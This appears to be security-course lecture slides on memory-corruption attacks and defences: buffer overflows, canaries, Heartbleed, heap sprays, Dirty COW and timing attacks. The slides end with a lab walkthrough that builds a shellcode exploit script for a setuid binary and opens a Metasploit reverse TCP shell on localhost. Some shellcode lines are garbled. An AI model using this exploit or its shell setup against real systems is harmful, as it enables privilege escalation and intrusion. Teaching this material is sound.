    if (strcmp(username, "chris") == 0)
        allow = 1;

    if (allow)
        printf("Here is your private Bitcoin wallet: ...");

    return 0;
}
```

The Stack	ASCII	Decimal
char username[0]	a	97
char username[1]	b	98
char username[2]	c	99
char username[3]	d	100
char username[4]	1	49
char username[5]	2	50
char username[6]	3	51
char username[7]	4	52
int allow	0	0
parent func rbp		-231
ret address		-532

main stack frame {



# Buffer Overflows

What about the string: “**abcd1234f**”

```
#include <stdio.h>

int main ()
{
    int allow;
    char username[8];

    allow = 0;

    printf("Enter your username, please: ");
    gets(username);

    if (strcmp(username, "chris") == 0)
        allow = 1;

    if (allow)
        printf("Here is your private Bitcoin wallet: ...");

    return 0;
}
```

The Stack	ASCII	Decimal
char username[0]	a	97
char username[1]	b	98
char username[2]	c	99
char username[3]	d	100
char username[4]	1	49
char username[5]	2	50
char username[6]	3	51
char username[7]	4	52
int allow	f	102
parent func rbp	-231	
ret address	-532	

main stack frame {



# Buffer Overflows

What about the string: "abcd1234**f**"

We can write over the  
**allow** variable data

```
#include <stdio.h>

int main ()
{
    int allow;
    char username[8];

    allow = 0;


    printf("Enter your username, please: ");
    gets(username);

    if (strcmp(username, "chris") == 0)
        allow = 1;

    if (allow)
        printf("Here is your private Bitcoin wallet: ...");

    return 0;
}
```

main  
stack frame



The Stack      ASCII      Decimal

The Stack	ASCII	Decimal
char username[0]	a	97
char username[1]	b	98
char username[2]	c	99
char username[3]	d	100
char username[4]	1	49
char username[5]	2	50
char username[6]	3	51
char username[7]	4	52
int allow	<b>f</b>	<b>102</b>
parent func rbp		-231
ret address		-532



# Buffer Overflows

At this point, allow is now: **102**

```
#include <stdio.h>

int main ()
{
    int allow;
    char username[8];

    allow = 0;

    printf("Enter your username, please: ");
    gets(username);

    if (strcmp(username, "chris") == 0)
        allow = 1;

    if (allow)
        printf("Here is your private Bitcoin wallet: ...");

    return 0;
}
```

The Stack      ASCII      Decimal

The Stack	ASCII	Decimal
char username[0]	a	97
char username[1]	b	98
char username[2]	c	99
char username[3]	d	100
char username[4]	1	49
char username[5]	2	50
char username[6]	3	51
char username[7]	4	52
int allow	f	102
parent func rbp	-231	
ret address	-532	

main stack frame {



# Buffer Overflows

String check fails, allow is still: **102**

```
#include <stdio.h>

int main ()
{
    int allow;
    char username[8];

    allow = 0;

    printf("Enter your username, please: ");
    gets(username);

    if (strcmp(username, "chris") == 0)
        allow = 1;
    

---


    if (allow)
        printf("Here is your private Bitcoin wallet: ...");

    return 0;
}
```

The Stack      ASCII      Decimal

The Stack	ASCII	Decimal
char username[0]	a	97
char username[1]	b	98
char username[2]	c	99
char username[3]	d	100
char username[4]	1	49
char username[5]	2	50
char username[6]	3	51
char username[7]	4	52
int allow	f	102
parent func rbp	-231	
ret address	-532	

main stack frame {



# Buffer Overflows

**if** statement passes (anything that is not zero is a true value in an **if**)

```
#include <stdio.h>

int main ()
{
    int allow;
    char username[8];

    allow = 0;

    printf("Enter your username, please: ");
    gets(username);

    if (strcmp(username, "chris") == 0)
        allow = 1;

    if (allow)
        printf("Here is your private Bitcoin wallet: ...");

    return 0;
}
```

The Stack	ASCII	Decimal
char username[0]	a	97
char username[1]	b	98
char username[2]	c	99
char username[3]	d	100
char username[4]	1	49
char username[5]	2	50
char username[6]	3	51
char username[7]	4	52
int allow	f	102
parent func rbp		-231
ret address		-532



# Protection against Buffer Overflows

- Detect and abort before malicious behaviour occurs:



```
chris@chris-lab ~/security / master ➔ gcc -fstack-protector -std=c89 -O0 -pedantic main.c -o main.o
main.c: In function 'main':
main.c:11:5: warning: 'gets' is deprecated [-Wdeprecated-declarations]
    gets(username);
    ^~~~

In file included from main.c:1:0:
/usr/include/stdio.h:577:14: note: declared here
extern char *gets (char *__s) __wur __attribute_deprecated__;
          ^~~~

/tmp/ccyFWBuE.o: In function `main':
main.c:(.text+0x48): warning: the `gets' function is dangerous and should not be used.
chris@chris-lab ~/security / master ➔ ./main.o
Enter your username, please: abcd1234f
*** stack smashing detected ***: <unknown> terminated
[1] 4063 abort (core dumped) ./main.o
x chris@chris-lab ~/security / master ➔ []
```

Nice!

Red arrow pointing left to the word "Nice!".



# Protection against Buffer Overflows

```
#include <stdio.h>
#include <stdlib.h>

int main ()
{
    int allow;
    char* username;
    allow = 0;
    username = malloc(8 * sizeof(*username));
    if (!username)
        return 1;

    printf("Enter your username, please: ");
    fgets(username, 8, stdin);
    strtok(username, "\n");

    if (strcmp(username, "chris") == 0)
        allow = 1;

    free(username);
    if (allow)
        printf("Here is your private Bitcoin wallet: L2udm71vYECrgBcgZLA6JpUfUwDYHqcBA89Db9QazRYKGhg1EbCZ\n");
    return 0;
}
```

Use heap memory

Do proper bounds checking  
(no more than 8 characters)



# Protection against Buffer Overflows

- Using heap memory and fgets

```
chris@chris-lab ~/security(master) $ ls  
main.c  
chris@chris-lab ~/security(master) $ gcc -std=c89 -O0 -pedantic main.c -o main.o  
chris@chris-lab ~/security(master) $ ./main.o  
Enter your username, please: jess  
chris@chris-lab ~/security(master) $ ./main.o  
Enter your username, please: this-is-a-really-long-username-example  
chris@chris-lab ~/security(master) $ ./main.o  
Enter your username, please: chris  
Here is your private Bitcoin wallet: L2thi71sYEConBeiZLA6JsU0UcDYHhrBA89Do9QnoRYtGri1ggCeZr  
chris@chris-lab ~/security(master) $
```

No warnings

No overflow



# Other common functions vulnerable to overflow

Some more potentially dangerous system calls...

- **gets** - read line from stdin
- **strcpy** - copies string src dst
- **strcat** - appends string src dst
- **sprintf** - write data to string buffer
- **scanf** - read data from stdin
- **sscanf** - read data from string
- **fscanf** - read data from stream
- **vfscanf** - read from stream to args
- **realpath** - returns absolute path
- **getenv** - get environment string
- **getpass** - gets a password

... and lots more in many languages...



# Heartbleed: A Buffer Over-read

## Buffer over-read vulnerability in OpenSSL


- Open source code that handles a large proportion of the world's secured web traffic
  - Traffic between you and banks
  - Private emails
  - Social networks
- Clients send heartbeats to servers (are you alive?)
- Server responds with data
- A particular version of OpenSSL didn't check for over-read
- Each heartbeat could reveal 64k of application memory
  - Lots of sensitive data leaked
  - Big websites request password resets following heartbleed
    - Reddit, Github, Bitbucket, Mojang, Amazon AWS, Pinterest, Tumblr, ...





# Stack Smashing

- So we can overwrite memory. What else can we do?





# Stack Smashing

- What if we jumped to somewhere else where we had malicious code?
  - If we can use this on a program that has higher privilege than our self, we can jump to **deployed shellcode** for that **level of privilege**.
  - Shell code is executable code inserted as a payload for insertion attacks.
- Countermeasures:
  - Check buffer lengths
  - Use heap memory
  - Use ASLR, on the fly randomization of memory to make buffer flow attacks more difficult to implement.
    - Similar concept of making the operating system less predictable and much harder to do these kinds of attacks.
    - Has been bypassed using side-channel attacks (2017)
  - Use a canary
- We can do *similar* things on the heap



# Canary Value

The Stack		Decimal
char username[0]	a	97
char username[1]	b	98
char username[2]	c	99
char username[3]	d	100
char username[4]	1	49
char username[5]	2	50
char username[6]	3	51
char username[7]	4	52
<b>int canary</b>	<b>9315</b>	
parent func rbp	-231	
ret address	-532	

main stack frame {

Generate random number just before stack return pointer



# Canary Value

The Stack		Decimal
char username[0]	a	97
char username[1]	b	98
char username[2]	c	99
char username[3]	d	100
char username[4]	1	49
char username[5]	2	50
char username[6]	3	51
char username[7]	4	52
<b>int canary</b>	<b>f</b>	<b>102</b>
parent func rbp		-231
ret address		-532

main stack frame {

After writing to buffer,  
check if value is same  
as randomly generated  
value:

**102 != 9315**

...this has been  
tampered with, exit!



# Heap Smashing and NOP slides

- Heap memory rarely contains pointers that influence control flow
  - Needs to be combined as part of larger attack
  - Has been used in practice in some popular software
    - Internet Explorer
    - VLC multimedia player
    - Adobe Acrobat
    - Adobe Flash
- Heap sprays
  - Attempts to put a certain sequence of bytes at a predetermined location in the memory by allocating large blocks on the processes heap and filling the bytes in these blocks with specific values.
  - NOP slides (NOP sleds)
    - “Move onto next instruction” - put loads of x90’s followed by your shell code. Then your return address is likely to hit one and slide to the malicious code.



# Race Condition Attacks

- Occur when multiple processes or threads operate on shared data.
- Attacks occur in many different situations:
  - Typically developers perform two or more steps but forget that hackers can **do something malicious in the gap** between the steps
- Popular example, **Dirty Cow**

Exploits copy-on-write (CoW) functionality in OS to gain root (quite easy to do).

- Two processes may read same physical memory.
- If one tries to write, the OS makes a copy.
- Dirty cow maps sensitive files that you want to modify, invokes CoW, opens two threads which interfere and allow you to write over sensitive file.





# Timing Attacks

```
bool check_password(string real, string guess)
{
    for (int i=0; i<16; ++i)
        if (real[i] != guess[i])
            return false;
    return true;
}
```

You would typically need  $96^{16}$  guesses to brute-force

= 52,040,292,466,647,269,602,037,015,248,896

However if you accurately time application, it finishes at different times


## Timing attack:

1. Try each of 96 chars for first letter in a random 16-length string.
  - o Find which character takes longest to return false.
2. Move on to next character, and repeat

Would only take  $96 * 16$  guesses = maximum of **1,536** attempts to brute force



# Metasploit Example





# Metasploit Example

The image shows two terminal windows side-by-side on a Kali Linux desktop environment.

**Left Terminal Window:**

```
level1@kali: ~
File Edit View Search Terminal Help
level1@kali:~$ ls -al overflow1
-rwsr-sr-x 1 level2 level2 12080 Nov 16 2017 overflow1
level1@kali:~$ ./exploit.py
level1@kali:~$
```

**Right Terminal Window:**

```
level1@kali: ~
File Edit View Search Terminal Help
level1@kali:~$ ./
.levelcache/.gnupg/Desktop/Music/Templates/overflow1
.config/.local/Documents/Pictures/Videos/
.gconf/.msf4/Downloads/Public/exploit.py
level1@kali:~$ ./overflow1
Waiting for incoming connections...
Connection accepted
[*] RECV'D DATA : 297 bytes recv'd
[*] calling doStack()
Segmentation fault
level1@kali:~$
```



# Metasploit Example

The image shows two terminal windows side-by-side on a Kali Linux desktop environment.

**Terminal Window 1 (Left):**

```
level1@kali: ~
File Edit View Search Terminal Help
level1@kali:~$ ls -al overflow1
-rwsr-sr-x 1 level2 level2 12080 Nov 16 2017 overflow1
level1@kali:~$ ./exploit.py
level1@kali:~$ ./exploit.py
level1@kali:~$
```

**Terminal Window 2 (Right):**

```
level1@kali: ~
File Edit View Search Terminal Help
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./overflow1... (no debugging symbols found) ... done.
(gdb) run
Starting program: /home/level1/overflow1
Waiting for incoming connections...
Connection accepted
[*] RECV'D DATA : 297 bytes recv'd
[*] calling doStack()

Program received signal SIGSEGV, Segmentation fault.
0x44444444 in ?? ()
(gdb)
```





# Metasploit Example

```
level1@kali:~$ ls -al overflow1
-rwsr-sr-x 1 level2 level2 12080 Nov 16 2017 overflow1
level1@kali:~$ ./exploit.py
level1@kali:~$ ./exploit.py
level1@kali:~$ ROPgadget --binary overflow1 --only "jmp"
Gadgets information
=====
===
0x404040f9 : jmp esp

Unique gadgets found: 1
level1@kali:~$
```

Search for **jmp** instructions



# Metasploit Example

```
level1@kali: ~
File Edit View Search Terminal Help

level1@kali:~$ ls -al overflow1
-rwsr-sr-x 1 level2 level2 12080 Nov 16 2017 overflow1
level1@kali:~$ ./exploit.py
level1@kali:~$ ./exploit.py
level1@kali:~$ ROPgadget --binary overflow1 --only "jmp"
Gadgets information
=====
===
0x404040f9 : jmp esp

Unique gadgets found: 1
level1@kali:~$ 
```

```
Open Save README exploit.py x exploit.py x
buf += "\x76\x0e\x6e\x52\x65\x2f\x83\xee\xfc\xe2\xf4\x04\x58"
buf += "\x3b\x1e\xb5\xa5\x86\x7c\x2d\x01\x0f\x2d\xde\x34\xec"
buf += "\xce\x3a\xd2\xf2\x74\x06\x2d\x65\x2f\x6f\x3a\x67\x2f"
buf += "\x38\x9c\xec\xce\x04\x34\x3d\x7f\x3f\x05\xec\xce\x2d"
buf += "\xf\xe5\xaa\xae\x2b\x7c\x61\x1a\x6f\x0d\x8d\x6e\x52"
buf += "\x65\x77\x04\x52\x0f\x2a\xe7\xb1\x54\xe6\xa3\xd2\xe0"
buf += "\xef\x17\xef\x8e\x08\xdc\x55\xdc\x2f\x7e\x52\x65\xaa"
buf += "\xd\x93\x8e\x23\xaf\xb1\x69\x9f\x13\x9f\xe5\xaa\xae"
buf += "\xa2\x75\x74\xe7\xb3\xfc\x99\x62\xe2\x66\xe2\xee\xd7"
buf += "\xa5\x57\x6c\xad\x84\x97\x6f\x52\x65\x2f\xd5\x53\x65"
buf += "\xf\x6e\x9f\xe5\x2f"

shellcode = '\x90'*20 + buf

# TODO
# Update the ret_addr with the address of a "jmp esp" instruction
ret_addr = struct.pack('<I', 0x404040f9)

# TODO
# Work out where in the ret_addr needs to be placed
payload = 'STACK ' + 'A'*98 + 'BBBBCCCCDDDEEEFFFF' + ret_addr + shellcode +
'\n'

s.sendall(payload)
s.close()

Python Tab Width: 8 Ln 33, Col 30 INS
```



# Metasploit Example

**0x44 = 'D'**

exploit.py

```
README          x       exploit.py          x

buf += "\x31\xC9\x83\xE9\xE1\xE8\xT\xT\xT\xT\xT\xT\xC0\x5E\x81"
buf += "\x76\x0e\x6\x52\x65\x2f\x83\xee\xfc\xe2\xf4\x04\x58"
buf += "\x3b\x1e\xb5\xa5\x86\x7c\x2d\x01\x0f\x2d\xde\x34\xec"
buf += "\xce\xA3\xd2\xf2\x74\x06\x2d\x65\x2f\x6f\x3a\x67\x2f"
buf += "\x38\x9c\xec\xce\x04\x34\x3d\x7f\x3f\x05\xec\xce\x2d"
buf += "\x9f\xe5\xaa\xae\x2b\x7c\x61\x1a\x6f\x0d\x8d\x6e\x52"
buf += "\x65\x77\x04\x52\x0f\x2a\xe7\xb1\x54\xe6\xa3\xd2\xe0"
buf += "\xef\x17\xef\x8e\x08\xdc\x55\xdc\x2f\x7e\x52\x65\x46"
buf += "\x8d\x93\x8e\x23\xaf\xb1\x69\x9f\x13\x9f\xe5\xaa\xae"
buf += "\x2a\x75\x74\xe7\xb3\xfc\x99\x62\xe2\x66\xe2\xee\xd7"
buf += "\xa5\x57\x6c\xad\x84\x97\x6f\x52\x65\x2f\xd5\x53\x65"
buf += "\x2f\x6e\x9f\xe5\x2f"

shellcode = '\x90'*20 + buf

# TODO
# Update the ret_addr with the address of a "jmp esp" instruction
ret_addr = struct.pack('<I', 0x404040f9)

# TODO
# Work out where in the ret_addr needs to be placed
payload = 'STACK ' + 'A'*98 + 'BBBBCCCC' + ret_addr + shellcode + '\n'

s.sendall(payload)
s.close()

Python  Tab Width: 8  Ln 37, Col 40  INS
```

```
level1@kali: ~
File Edit View Search Terminal Help
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./overflow1...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/level1/overflow1
Waiting for incoming connections...
Connection accepted
[*] RECV'D DATA : 297 bytes recv'd
[*] calling doStack()

Program received signal SIGSEGV, Segmentation fault.
0x44444444 in ?? ()
(gdb) info reg $eip
eip          0x44444444              0x44444444
(gdb) b *0x404040f9
```



# Metasploit Example

The image shows two terminal windows side-by-side, both titled "level1@kali: ~".

**Left Terminal:**

```
Program received signal SIGSEGV, Segmentation fault.  
0x44444444 in ?? ()  
(gdb) info reg $eip  
eip            0x44444444      0x44444444  
(gdb) b *0x404040f9  
Breakpoint 1 at 0x404040f9  
(gdb) run  
The program being debugged has been started already.  
Start it from the beginning? (y or n) y  
Starting program: /home/level1/overflow1  
Waiting for incoming connections...  
Connection accepted  
[*] RECV'D DATA : 285 bytes recv'd  
[*] calling doStack()  
  
Breakpoint 1, 0x404040f9 in asmcode ()  
(gdb) [ ]
```

**Right Terminal:**

```
Breakpoint 1 at 0x404040f9  
(gdb) run  
The program being debugged has been started already.  
Start it from the beginning? (y or n) y  
Starting program: /home/level1/overflow1  
Waiting for incoming connections...  
Connection accepted  
[*] RECV'D DATA : 285 bytes recv'd  
[*] calling doStack()  
  
Breakpoint 1, 0x404040f9 in asmcode ()  
(gdb) quit  
A debugging session is active.  
  
Inferior 1 [process 2423] will be killed.  
  
Quit anyway? (y or n) y  
level1@kali:~$ [ ]
```



# Metasploit Example


The image shows a Kali Linux desktop environment with three terminal windows illustrating a Metasploit exploit development process:

- Top Terminal:** Shows the Metasploit Framework (msf) in use. The user has selected the "multi/handler" exploit and set the PAYLOAD to "linux/x86/shell/reverse\_tcp". They have also set LHOST to 127.0.0.1 and LPORT to 22222. After running the exploit, they receive a command shell session (session 1) from the target host at 127.0.0.1:38284.
- Bottom Left Terminal:** Shows the user navigating through files. They list contents, clear the screen, and run the exploit.py script twice. They then use ROPgadget to find gadgets in the overflow1 binary, specifically looking for a "jmp esp" gadget at address 0x404040f9.
- Bottom Right Terminal:** Shows the user interacting with the exploit. They wait for incoming connections, accept a connection, and then quit the debugger (gdb). They then kill the inferior process (Inferior 1 [process 2423]). Finally, they run the overflow1 exploit again, which waits for another incoming connection.



# Metasploit Example

...and now you've got a shell running at the permission of level 2  
`cat /home/level2/flag.txt` to get the level 2 login password



```
level1@kali: ~
File Edit View Search Terminal Help
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you
want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:22222
[*] Sending stage (36 bytes) to 127.0.0.1
[*] Command shell session 1 opened (127.0.0.1:22222 -> 127.0.0.1:38284) at 2021-
03-01 14:23:29 +0000
msf exploit(handler) > sessions -l

Active sessions
=====

```

Id	Type	Information	Connection
1	shell x86/linux		127.0.0.1:22222 -> 127.0.0.1:38284 (127.0.0.1)

```
msf exploit(handler) >
```

Thanks to SRM for helping prepare this lab material